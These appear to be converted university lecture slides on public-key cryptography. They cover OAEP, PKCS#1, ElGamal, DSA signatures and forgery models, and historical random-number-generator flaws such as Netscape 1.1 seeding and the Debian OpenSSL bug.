
$G$  and  $H$  = cryptographic hash functions fixed by the protocol

## To encode

- messages are padded with  $k_1$  zeros to be  $n - k_0$  bits in length.
- $r$  is a random  $k_0$ -bit string
- $G$  expands the  $k_0$  bits of  $r$  to  $n - k_0$  bits.
- $X = m00..0 \oplus G(r)$
- $H$  reduces the  $n - k_0$  bits of  $X$  to  $k_0$  bits.
- $Y = r \oplus H(X)$
- output is  $X \| Y$

## To decode

- recover the random string as  $r = Y \oplus H(X)$
- recover the message as  $m00..0 = X \oplus G(r)$



*G and H are identical in PKCS#1 and MGF1 (mask generation function, a hash with programmable output-size)*

## OAEP - "ALL-OR-NOTHING" SECURITY

"all-or-nothing" security

- to recover  $m$ , you must recover the entire  $X$  and the entire  $Y$ 
  - $X$  is required to recover  $r$  from  $Y$ , and  $r$  is required to recover  $m$  from  $X$
- since any bit of a cryptographic hash completely changes the result, the entire  $X$ , and the entire  $Y$  must both be completely recovered

## PKCS#1 TODAY

- current version of PKCS#1 is 2.2 (RFC 8017, 2016), based on
  - RSA Encryption Primitive (RSAEP)
  - RSA Decryption Primitive (RSADP)
  - both use the same math with different base/exponent
    - $x^y \bmod N$
- according to RFC 8017 two **encryption schemes** are expected to be supported
  - RSAES-OAEP (required, to be used with new applications)
  - RSAES-PKCS1-v1\_5 (for compatibility with existing applications)

## RSAES-OAEP

- given message  $M$ , determine encoded message  $M'$  (octet-stream) by means of OAEP
- determine integer representative  $m$  of  $M'$ 
  - use  $m = \text{OS2IP}(M')$  octet-stream to integer primitive
- compute ciphertext representative (integer)
  - $c = \text{RSAEP}( (N, e), m)$  ( $N, e$ ) is public-key
- convert ciphertext representative (integer) to ciphertext (octet-stream)
  - use  $C = \text{I2OSP}(c, |N|)$  integer to octet-stream primitive
- decryption is symmetric and is based on  $\text{OAEP}^{-1}$  and RSADP

# OCTET-STREAMS AND NON-NEGATIVE INTEGERS

- OS2IP: *octet-stream to integer primitive*

- a non-negative integer is constructed by interpreting  $k$  octets (8-bit bytes) as a number in base 256, where each octet represent a digit (in [0, 255])
- $k$  is the number of bytes for representing  $N$

- I2OSP: *integer to octet-stream primitive*

- an octet-stream (array of  $k$  bytes) is constructed by determining the coefficients of the representation in base 256 of the given integer (each coefficient is an integer in [0, 255] and is stored in one octet)

## RSAES-PKCS1-v1\_5

- given message  $M$ , determine encoded message  $M'$  (octet-stream) by means of
  - $M' = 0x00 \parallel 0x02 \parallel$  at least 8 non-zero bytes  $\parallel 0x00 \parallel M$
- determine integer representative  $m$  of  $M'$ 
  - use  $m = \text{OS2IP}(M')$  octet-stream to integer primitive
- compute ciphertext representative (integer)
  - $c = \text{RSAEP}(N, e), m)$  ( $N, e$ ) is public-key
- convert ciphertext representative (integer) to ciphertext (octet-stream)
  - use  $C = \text{I2OSP}(c, |N|)$  integer to octet-stream primitive
- decryption is symmetric and is based on RSADP and the extraction of  $M$  from  $M'$

## BASIC SCHEME

- A public key encryption scheme includes the following elements:
  - A private key  $k$
  - A public key  $k'$
  - An encryption algorithm, which is a trap door OWF. The trap-door info is the private key
- Public key is published
- Encryption uses the public key (anyone can encrypt)
- Decryption requires the private key

# ELGAMAL ENCRYPTION

- Constructed by ElGamal in 1984
- Based on DH and consists of three components: key generator, encryption algorithm, decryption algorithm
- Alice publishes  $p, g \in Z_p$  as public parameters
  - $g$  is generator of a cyclic group of order  $p$
- Alice chooses **x as a private key** and publishes  **$g^x \text{ mod } p$  as a public key**
  - $x$  chosen at random in  $\{0, 1, \dots, p-1\}$
- Encryption (Bob, for Alice) of  $m \in Z_p$  by sending  $(g^y \text{ mod } p, mg^{xy} \text{ mod } p)$ 
  - $y$  chosen at random in  $\{0, 1, \dots, p-1\}$
- Decryption: Alice computes  $(g^y)^x \text{ mod } p = g^{xy} \text{ mod } p$ , then computes  $(g^{xy})^{-1} \text{ mod } p$  for obtaining  $mg^{xy}(g^{xy})^{-1} \text{ mod } p = m$
- Requires two exponentiations per each block transmitted
- The involved math is not trivial

# REAL WORLD USAGE

Two words:

Key Exchange

(use RSA (ElGamal) to define a secret key that is used with a faster protocol like AES)

Digital signatures- DSA

# Signatures vs. MACs

Suppose parties A and B share the secret key K. Then M,  $\text{MAC}_K(M)$  convinces A that indeed M originated with B. But in case of dispute A cannot convince a judge that M,  $\text{MAC}_K(M)$  was sent by B, since A could generate it herself.

# Problems with "Pure" DH Paradigm

- Easy to forge signatures of random messages even without holding  $D_A$ : Bob picks  $R$  arbitrarily, computes  $S=E_A(R)$ .
- Then the pair  $(S, R)$  is a valid signature of Alice on the "message"  $S$ .
- Therefore the scheme is subject to existential forgery.

# forgery

ability to create a pair consisting of a message  $m$  and a signature (or MAC)  $\sigma$  that is valid for  $m$ , where  $m$  has not been signed in the past by the legitimate signer

# Existential forgery

- adversary creates any message/signature pair  $(m, \sigma)$ , where  $\sigma$  was not produced by the legitimate signer
- adversary need not have any control over  $m$ ;  $m$  need not have any particular meaning
- existential forgery is essentially the weakest adversarial goal, therefore the strongest schemes are those which are "existentially unforgeable"

# Selective forgery

- adversary creates a message/signature pair  $(m, \sigma)$  where  $m$  has been chosen by the adversary prior to the attack
- $m$  may be chosen to have interesting mathematical properties with respect to the signature algorithm; however, in selective forgery,  $m$  must be fixed before the start of the attack
- the ability to successfully conduct a selective forgery attack implies the ability to successfully conduct an existential forgery attack

# Universal forgery

- adversary creates a valid signature  $\sigma$  for any given message  $m$
- it is the strongest ability in forging and it implies the other types of forgery

# Problems with "Pure" DH Paradigm

- Consider specifically RSA. Being multiplicative, we have (products mod N)

$$D_A(M_1M_2) = D_A(M_1)D_A(M_2)$$

- If  $M_1$ ="I OWE BOB \$20" and  $M_2$ ="100" then under certain encoding of letters we could get  $M_1M_2$  ="I OWĒ BOB \$20100"

# Standard Solution: Hash First

- Let  $E_A$  be Alice's public encryption key, and let  $D_A$  be Alice's private decryption key.
- To sign the message  $M$ , Alice first computes the strings  $y = H(M)$  and  $z = D_A(y)$ . Sends  $(M, z)$  to Bob
- To verify this is indeed Alice's signature, Bob computes the string  $y = E_A(z)$  and checks  $y = H(M)$
- The function  $H$  should be **collision resistant**, so that cannot find another  $M'$  with  $H(M) = H(M')$

# General Structure: Signature Schemes

- **Generation** of private and public keys (randomized).
- **Signing** (either deterministic or randomized)
- **Verification** (accept/reject) - usually deterministic.

# Schemes Used in Practice

- RSA
- El-Gamal Signature Scheme (85)
- The DSS (digital signature standard, adopted by NIST in 94 is based on a modification of El-Gamal signature)

# RSA

- Signature: code hash of message using private key
- Only the person who knows the secret key can sign
- Everybody can verify the signature using the public key

Instead of RSA we can use other Public Key cryptographic protocols

# RSA: Public-Key Crypto. Standard (PKCS)

- Signature: code hash of message ("digest") using private key
- PKCS#1: standard encrypt using secret key
- $0 \parallel 1 \parallel$  at least 8 byte FF base 16  $\parallel 0 \parallel$   
specification of used hash function  $\parallel$  hash(M)
- (M message to be signed)
  - first byte 0 implies encoded message is less than n
  - second byte (=1) denotes signature (=2 encoding)
  - bytes 11111111 imply encoded message is large
  - specification of used hash function increases security

# PKCS#1 2.2 for dig. sig.

- RFC 8017, 2016
- defining a **Signature Scheme with Appendix (SSA)**
  - the appendix is the signature, added to the message
  - not considering *signature schemes with message recovery* (message is embedded in the signature)

# signing schemes

two approaches that differ in how the encoded message is obtained

- RSASSA-PSS (probabilistic signature scheme, new)
  - EMSA-PSS: encoding method for signature appendix, probabilistic signature scheme
    - inspired to OAEP
    - makes use of random salt added per signature
  - RSASSA-PKCS1-v1\_5 (old, for compatibility)
    - deterministic, uses EMSA-PKCS1-v1\_5 (see previous slides)

# EMSA-PSS

---




Figure 2: EMSA-PSS Encoding Operation

# El-Gamal Signature Scheme

## [KPS § 6.4.4]

### Generation

- Pick a prime  $p$  of length 1024 bits such that DL in  $\mathbb{Z}_p^*$  is hard
- Let  $g$  be a generator of  $\mathbb{Z}_p^*$
- Pick  $x$  in  $[2, p-2]$  at random
- Compute  $y = g^x \bmod p$
- Public key:  $(p, g, y)$
- Private key:  $x$

# El-Gamal Signature Scheme

**Signing M** [a per-message public/private key pair  $(r, k)$  is also generated]

- Hash: Let  $m = H(M)$
- Pick  $k$  in  $[1, p-2]$  relatively prime to  $p-1$  at random
- Compute  $r = g^k \text{ mod } p$
- Compute  $s = (m - rx)k^{-1} \text{ mod } (p-1)$  (\*\*\*)
  - if  $s$  is zero, restart
- Output signature  $(r, s)$

# El-Gamal Signature Scheme

Verify  $M, r, s, p, k$

- Compute  $m = H(M)$
- Accept if  $(0 < r < p) \wedge (0 < s < p-1) \wedge (y^r r^s = g^m) \text{ mod } p$ , else reject
- What's going on?
- By (\*\*\*)  $s = (m - rx)k^{-1} \text{ mod } p-1$ , so  $sk + rx = m$ . Now  $r = g^k$  so  $r^s = g^{ks}$ , and  $y = g^x$  so  $y^r = g^{rx}$ , implying  $y^r r^s = g^m$

# Digital Signature Standard (DSS)

- NIST, FIPS PUB 186
- DSS uses SHA as hash function and DSA as signature
- DSA inspired by El Gamal

see [KPS § 6.5]

# The Digital Signature Algorithm (DSA)

- Let  $p$  be an  $L$  bit prime such that the discrete log problem mod  $p$  is intractable
- Let  $q$  be a 160 bit prime that divides  $p - 1$ :  $p = j \cdot q + 1$
- Let  $\alpha$  be a  $q$ -th root of 1 modulo  $p$ :  
 $\alpha = 1^{1/q} \text{ mod } p$ , or  $\alpha^q = 1 \text{ mod } p$

*How do we compute  $\alpha$ ?*

# computing $\alpha$

- take a random number  $h$   
s.t.  $1 < h < p - 1$  and compute  
 $g = h^{(p-1)/q} \text{ mod } p = h^j \text{ mod } p$
- if  $g = 1$  try a different  $h$ 
  - things would be insecure
- it holds  $g^q = h^{p-1}$
- by Fermat's theorem  $h^{p-1} = 1 \text{ mod } p$ 
  - $p$  is prime
- choose  $\alpha = g$

# The Digital Signature Algorithm (DSA)

$p$  prime,  $q$  prime,  $p - 1 = 0 \bmod q$ ,  $\alpha = 1^{(1/q)} \bmod p$

**Private key:** secret  $s$ , random  $1 \leq s \leq q-1$ .

**Public key:**  $(p, q, \alpha, y = \alpha^s \bmod p)$

**Signature** on message  $M$ :

*Choose a random  $1 \leq k \leq q-1$ , secret!*

Part I:  $P_I = (\alpha^k \bmod p) \bmod q$

Part II:  $P_{II} = (\text{SHA}(M) + s(P_I)) k^{-1} \bmod q$

*Signature*  $(P_I, P_{II})$

*Note that  $P_I$  does not depend on  $M$  (preprocessing)*

*$P_{II}$  is fast to compute*

# The Digital Signature Algorithm (DSA)

$p$  prime,  $q$  prime,  $p - 1 = 0 \bmod q$ ,  $\alpha = 1^{(1/q)} \bmod p$ ,  
Private key: random  $1 \leq s \leq q-1$ . Public key:  $(p, q, \alpha, y = \alpha^s \bmod p)$ . Signature on message  $M$ :

Choose a random  $1 \leq k \leq q-1$ , secret!!

$$P_I: (\alpha^k \bmod p) \bmod q$$

$$P_{II}: (\text{SHA}(M) + s P_I) k^{-1} \bmod q$$

Verification:

$$e_1 = \text{SHA}(M) (P_{II})^{-1} \bmod q$$

$$e_2 = P_I (P_{II})^{-1} \bmod q$$

**ACCEPT** Signature if

$$(\alpha^{e_1} y^{e_2} \bmod p) \bmod q = P_I$$

# Digital Signature-correctness

Accept if  $(\alpha^{e1} y^{e2} \bmod p) \bmod q = P_I$

$$e1 = \text{SHA}(M) / P_{II} \bmod q$$

$$e2 = P_I / P_{II} \bmod q$$

Proof : 1. definition of  $P_I$  and  $P_{II}$  implies

$$\text{SHA}(M) = (-sP_I + kP_{II}) \bmod q \text{ hence}$$

$$\text{SHA}(M)/P_{II} + sP_I/P_{II} = k \bmod q$$

2. Definit. of  $y = \alpha^s \bmod p$  implies  $\alpha^{e1} y^{e2} \bmod p = \alpha^{e1} \alpha^{(se2)} \bmod p$

$$= \alpha^{\text{SHA}(M)/P_{II} + sP_I/P_{II}} \bmod p = \alpha^{k+cq} \bmod p$$

$$= \alpha^k \bmod p \text{ (since } \alpha^q = 1).$$

3. Execution of  $\bmod q$  implies

$$(\alpha^{e1} y^{e2} \bmod p) \bmod q = (\alpha^k \bmod p) \bmod q = P_I$$

# DSS: security [KPS § 6.5.5]

Secret key  $s$  is not revealed and it cannot be forged without knowing it

Use of a random number for signing- not revealed ( $k$ )

- There are no duplicates of the same signature (even if same messages)
- If  $k$  is known then you can compute  $s \bmod q = s$  ( $s$  is chosen  $< q$ )
  - make  $s$  explicit from PART II
- Two messages signed with same  $k$  can reveal the value  $k$  and therefore  $s \bmod q$ 
  - 2 equations (Part II and Part II'), 2 unknowns ( $s$  and  $k$ )

There exist other sophisticated attacks depending on implementation

# if adversary knows $k$ ...

$$P_{II} = (SHA(M) + s P_I) k^1 \bmod q$$

$$P_{II} k = (SHA(M) + s P_I) \bmod q$$

$$(P_{II} k - SHA(M)) P_I^{-1} = s \bmod q = s \text{ (since } s < q\text{)}$$

then adv knows  $s$

now adv. wants to sign  $M'$

- $P_I = (\alpha^k \bmod p) \bmod q$  (independent on  $M'$ )
- $P_{II} = ((SHA(M') + s P_I) k^1) \bmod q$

# DSS: efficiency

- Finding two primes  $p$  and  $q$  such that  $p - 1 = 0 \bmod q$  is not easy and takes time
- $p$  and  $q$  are public: they can be used by many persons
- DSS slower than RSA in signature verification
- DSS and RSA same speed for signing (DSS faster if you use preprocessing)
- DSS requires random numbers: not always easy to generate

# DSS versus RSA

DSS: (+) faster than RSA for signing  
(preprocessing- suitable for smart card)

(+?) uses random numbers to sign (+)

Implementation problems:

- To generate random numbers you need special hardware (no smartcard);
  - pseudo random generator requires memory (no smart card)
  - Random number depending by messages does not allow preprocessing and slow the process
- (+) standard RSA: (+) known since many years and studied - no attacks  
(+) faster in signature verification

# DSA vs RSA

DSA: signature only

RSA: signature + key management

DH: Key management

DSA: patent free (RSA patented until 2000)

DSA: short signatures (RSA 5 times longer: 40 vs 200 bytes)

DSA faster

# Timestamping a document

TimeStamping Authority (TSA): guarantees timestamp of a document

Alice (A) wants to timestamp a document

1. A compute hash of document and sends to TSA
2. TSA adds timestamp, computes new hash (of timestamp and received hash) and SIGNS the obtained hash; sends back to A
3. A keeps TSA's signature as a proof
  - Everybody can check the signature
  - TSA does not know Alice's document

# random numbers

*The generation of random numbers is too important to be left to chance*

Robert Coveyou, Oak Ridge National Laboratory

# random numbers

---

- ▶ we have seen that in many applications we need random number generators
- ▶ for example we use random number generator to obtain session keys; to avoid key guessing
  - ▶ if an adversary sees a sequence of session keys then he/she must NOT be able to guess next session key (even in a probabilistic way)
- ▶ note: good random number generator for cryptography is expensive

# generators of randomness

---

## two principal methods

- ▶ measure some physical phenomenon that is expected to be random and then compensates for possible biases in the measurement process (**random number generator, RNG**)
- ▶ use algorithms producing long sequences of apparently random results, which are in fact completely determined by an initial value, known as a **seed** or **key** (**pseudorandom number generator, PRNG**)
  
- ▶ deterministic computations cannot give true random numbers because they are inherently predictable
- ▶ distinguishing a "true" random number from the output of a pseudo-random number generator is a very difficult problem
  - ▶ carefully chosen pseudo-random number generators can be used instead of true random numbers in many applications
  - ▶ rigorous statistical analysis of the output is often needed to have confidence in the algorithm

# random number generator

---

- ▶ use of systems data
- ▶ use of external information
- ▶ above data are used to initialize a pseudorandom number generator, a program that:
  - ▶ given an initial seed (random)
  - ▶ obtains a long sequence of numbers
- ▶ if an adversary sees a long sequence of numbers in output it should be computationally very expensive to guess next output number (even in a probabilistic sense)

# initial seed

---

## different sources

- ▶ machine /network
  - ▶ clock
  - ▶ free space on disk
  - ▶ number of files on disk
  - ▶ info on operating system (I/O queues, buffer state etc.)
  - ▶ user information (e.g., windows and size of windows)
  - ▶ inter-arrival time of packets
- ▶ user
  - ▶ keyboard & mouse timing

# initial seed: how many bits of randomness?

---

- ▶ in many cases, sources provide few bits of randomness (in fact much information can be easily guessed):
  - ▶ clock: we can use only low order digit (e.g., milliseconds: 10 bits of randomness)
  - ▶ day, hour and minute can be easily guessed and are not random
- ▶ it is advantageous to mix several sources of randomness using crypto functions

# common mistakes

---

- ▶ **using small initial seed**
  - ▶ ex.: 16 bits seed give only 65536 different seeds and attacker can try them all
- ▶ **using current time**
  - ▶ if clock granularity is 10 msec then if we approximately know the time (just the hour) there are  
$$60 \text{ (minutes)} \times 60 \text{ (seconds)} \times 100 \text{ (hundredths of a second)} = \\ = 360000 \text{ different choices only!}$$
- ▶ **divulging seed value**
  - ▶ an implementation used the time of day to choose a per-message encryption key; the time of day in this case may have had sufficient granularity, but the problem was that the application included the time of day in the unencrypted header of the message!

# Netscape 1.1 seeding & key generation (1996)

---

**global variable seed;**

```
RNG_CreateContext()
(seconds, microseconds) = time of day;
/* Time elapsed since 1970 */
pid = process ID; ppid = parent process ID;
a = mk1cpr(microseconds);
b = mk1cpr(pid + seconds + (ppid << 12));
seed = MD5(a, b);

mk1cpr(x) /* not cryptographically significant */
return ((0xDEECE66D * x + 0x2BBB62DC) >> 1);
```


```
RNG_GenerateRandomBytes()
x = MD5(seed);
seed = seed + 1;
return x;
```

# MD5 (Message-Digest 5, by Ron Rivest, '91)

---

- ▶ widely used cryptographic hash function with a 128-bit hash value
  - ▶ an MD5 hash is typically expressed as a 32-digit hexadecimal number
- ▶ internet standard (RFC 1321)
- ▶ employed in a wide variety of security applications, and is also commonly used to check the integrity of files
- ▶ **not collision resistant**
  - ▶ not suitable for applications like SSL certificates or digital signatures that rely on this property

# One MD5 operation



- ▶ MD5 consists of 64 of these operations, grouped in four rounds of 16 operations
- ▶  $F$  is a nonlinear function; one function is used in each round
- ▶  $M_i$  denotes a 32-bit block of the message input, and  $K_i$  denotes a 32-bit constant, different for each operation
- ▶  $<<<_s$  denotes a left bit rotation by  $s$  places;  $s$  varies for each operation
- ▶  $\boxplus$  denotes addition modulo  $2^{32}$

# about collision weakness of MD5

---

- ▶ in 1995, collisions were found in the compression function of MD5, and Hans Dobbertin wrote in the RSA Laboratories technical newsletter, "The presented attack does not yet threaten practical applications of MD5, but it comes rather close ... in the future MD5 should no longer be implemented...where a collision-resistant hash function is required."
- ▶ in 2005, researchers were able to create pairs of PostScript documents and X.509 certificates with the same hash. Later that year, Ron Rivest wrote, "MD5 and SHA1 are both clearly broken (in terms of collision-resistance)," and RSA Laboratories wrote that "next-generation products will need to move to new algorithms."
- ▶ on 30 December 2008, a group of researchers announced that they had used MD5 collisions to create an intermediate certificate authority certificate which appeared to be legitimate when checked via its MD5 hash

# assessing randomness in Netscape 1.1

---

- ▶ if attacker does not have an account on the attacked UNIX machine pid and ppid are unknown
- ▶ even though the pid and ppid are 15 bit quantities on most UNIX machines, the sum  $\text{pid} + (\text{ppid} \ll 12)$  has only 27 bits, not 30
- ▶ if the value of seconds is known, a has only 20 unknown bits, and b has only 27 unknown bits. This leaves, at most, **47 bits of randomness** in the secret key
- ▶ in addition, ppid & pid can be hacked
  - ▶ ppid is often 1 (for example, when the user starts Netscape from an X Window system menu); if not, it is usually just a bit smaller than the pid
  - ▶ mail-transport agent sendmail generates Message-IDs for outgoing mail using its process ID; as a result, sending e-mail to an invalid user on the attacked machine will cause the message to bounce back to the sender; the Message-ID contained in the reply message will tell the sender the last process ID used on that machine. Assuming that the user started Netscape relatively recently, and that the machine is not heavily loaded, this will closely approximate Netscape's pid


# random number bug in Debian Linux (2006)

---

- ▶ announced in 2008, affecting Debian + \*Ubuntu
  - ▶ <http://www.debian.org/security/2008/dsa-1571>
- ▶ vulnerability in the OpenSSL package, caused by the removal of the following two lines of code from `md_rand.c`

```
MD_Update(&m, buf, j);  
[ .. ]  
MD_Update(&m, buf, j); /* purify complains */
```
- ▶ lines removed because they caused Valgrind (OS debugging tool) and Purify (a proprietary debugger, from IBM) to warn about use of uninitialized data in any code linked to OpenSSL
- ▶ instead of mixing in random data for the initial seed, the only used "random" value was the current process ID
  - ▶ on the Linux platform, the default maximum process ID is 32768, resulting in a very small number of seed values being used for all PRNG operations

# random generators' folklore



```
int getRandomNumber()
{
    return 4; // chosen by fair dice roll.
              // guaranteed to be random.
}
```

# Bruce Schneier's commentary

---

from Crypto-Gram Newsletter, June 15, 2008

*Random numbers are used everywhere in cryptography, for both short- and long-term security. And, as we've seen here, security flaws in random number generators are really easy to accidentally create and really hard to discover after the fact. Back when the NSA was routinely weakening commercial cryptography, their favorite technique was reducing the entropy of the random number generator.*

# Microsoft's CryptGenRandom

---

- ▶ cryptographically secure PRNG function that is included in Microsoft's Cryptographic API
- ▶ a 2007 paper from Hebrew University suggested security problems
- ▶ Microsoft released a fix for the bug with Windows XP Service Pack 3 in mid-2008
- ▶ only a general outline of the algorithm had been published (actually true until 2007 - further check needed for last years)
- ▶ uses SHA-1 and gets entropy from:
  - ▶ The current process ID (GetCurrentProcessID).
  - ▶ The current thread ID (GetCurrentThreadId).
  - ▶ The tick count since boot time (GetTickCount).
  - ▶ The current time (GetLocalTime).
  - ▶ Various high-precision performance counters (QueryPerformanceCounter).
  - ▶ An MD4 hash of the user's environment block, which includes username, computer name, and search path. [...]
  - ▶ High-precision internal CPU counters, such as RDTSC, RDMSR, RDPMC
  - ▶ [omitted: long lists of low-level system information fields and performance counters]



# Microsoft's CryptGenRandom (2)

---

- ▶ Federal Information Processing Standards (FIPS) standard
  - ▶ publicly announced standards developed by the US federal government for use by all non-military government agencies and by government contractors.
